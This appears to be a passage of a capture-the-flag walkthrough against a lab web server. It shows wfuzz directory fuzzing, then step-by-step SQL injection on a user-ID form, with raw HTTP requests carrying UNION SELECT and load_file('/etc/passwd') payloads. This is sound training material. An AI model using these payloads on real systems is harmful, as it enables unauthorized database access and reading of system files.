+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7787 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-09-09 23:33:56 (GMT-4) (65 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Fuzzing for files 1.



```
root@kali:~/Pictures# wfuzz -c -z file,/usr/share/wordlists/wfuzz/general/common.t
xt  --hc 404 http://aiweb.local/m3diNf0/FUZZ.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly wh
en fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://aiweb.local/m3diNf0/FUZZ.php
Total requests: 950

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000443:  C=200     975 L     5057 W       84432 Ch        "info"

Total time: 1.432757
Processed Requests: 950
Filtered Requests: 949
Requests/sec.: 663.0571
```

info.php in the browser.




aiweb.local/m3diNf0/info.php

PHP Version 7.2.19-0ubuntu0.18.04.2


System	Linux aiweb1 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini

Fuzzing for files 2.



```
root@kali:~/Pictures# wfuzz -c -z file,/usr/share/dirb/wordlists/common.txt --hc 404,403,301 htt
p://aiweb.local/se3reTdir777/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
 sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://aiweb.local/se3reTdir777/FUZZ
Total requests: 4614

==================================================================
ID   Response   Lines     Word         Chars          Payload
==================================================================

000001:  C=200     43 L       95 W         1228 Ch        ""
002021:  C=200     43 L       95 W         1228 Ch        "index.php"

Total time: 6.867357
Processed Requests: 4614
Filtered Requests: 4612
Requests/sec.: 671.8741
```


Index file.



aiweb.local/se3reTdir777/index.php

Submit User ID to get information


Source code of this webpage.




```
<div id='wrap'>
    <table border="0" cellpadding="0" cellspacing="0">
            <tr class="fullbodybg" valign="top">
                <td >
                    <div id="mainCore" class="bodybg">
                        <div>
                          <h2>Submit User ID to get information</h2>
                         <br />

                        <div id="form">
                            <form name="userlogin" action="#" method="POST">
                                <input type="text" name="uid" size="12px" onBlur="if(this.value=='')this.value='User ID';" onFocus="this.value='';" value="User ID" />
                                <input type="submit" name="Operation" value="Submit" />
                            </form>
                        </div>

                        </div>
                    </div>
                </td>
            </tr>
    </table>

</div>
</body>
</html>
```

Testing input:

Id:1
First Name: admin
Last Name: admin




Seems like webpage might be vulnerable to SQL injection



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ';'' at line 1

Query is probably like SELECT * FROM XYZ where id = ‘1’
and if we append a quote Query will be SELECT * FROM XYZ where id = '1' or 1=1 #

We are able to display data in database using SQL injection



Id:1
First Name: admin
Last Name: admin


Id:2
First Name: root
Last Name: root

Id:3
First Name: mysql
Last Name: mysql

Submit User ID to get information

User ID | Submit

Now let us see if we can enumerate further with order keyword
SELECT * FROM XYZ where id = ‘1’ ORDER by 4# :




aiweb.local/se3reTdir777/index.php#

Unknown column '4' in 'order clause'

Seems like we got an error.

SELECT * FROM XYZ where id = ‘1’ ORDER by 3# :




Id:1
First Name: admin
Last Name: admin

Submit User ID to get information

User ID | Submit

No error

SELECT * FROM XYZ where id ='1' UNION SELECT 1,2,3# :




Id:1
First Name: admin
Last Name: admin

Id:1
First Name: 2
Last Name: 3

Submit User ID to get information

Using union to enumerate further:



```
POST /se3reTdir777/index.php HTTP/1.1
Host: aiweb.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb.local/se3reTdir777/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

uid=1' union select session_user(),current_user(),database()#&Operation=Submit
```

Id:1
First Name: admin
Last Name: admin

Id:aiweb1user@localhost
First Name: aiweb1user@localhost
Last Name: aiweb1

Submit User ID to get information


```
POST /se3reTdir777/index.php HTTP/1.1
Host: aiweb.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb.local/se3reTdir777/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

uid=1' union select user(),version(),database()#&Operation=Submit
```

Id:1
First Name: admin
Last Name: admin

Id:aiweb1user@localhost
First Name: 5.7.27-0ubuntu0.18.04.1
Last Name: aiweb1


Submit User ID to get information

We can't somehow read files:



```
POST /se3reTdir777/index.php HTTP/1.1
Host: aiweb.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb.local/se3reTdir777/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

uid=-1' union select user(),database(),load_file('/etc/passwd') # &Operation=Submit
```


Id:aiweb1user@localhost
First Name: aiweb1
Last Name:



```
POST /se3reTdir777/index.php HTTP/1.1
Host: aiweb.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb.local/se3reTdir777/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

uid=-1' union select
user(),database(),load_file('/home/www/html/web1x443290o2sdf92213/m3diNf0/info.php')
 # &Operation=Submit
```

Id:aiweb1user@localhost
First Name: aiweb1
Last Name:

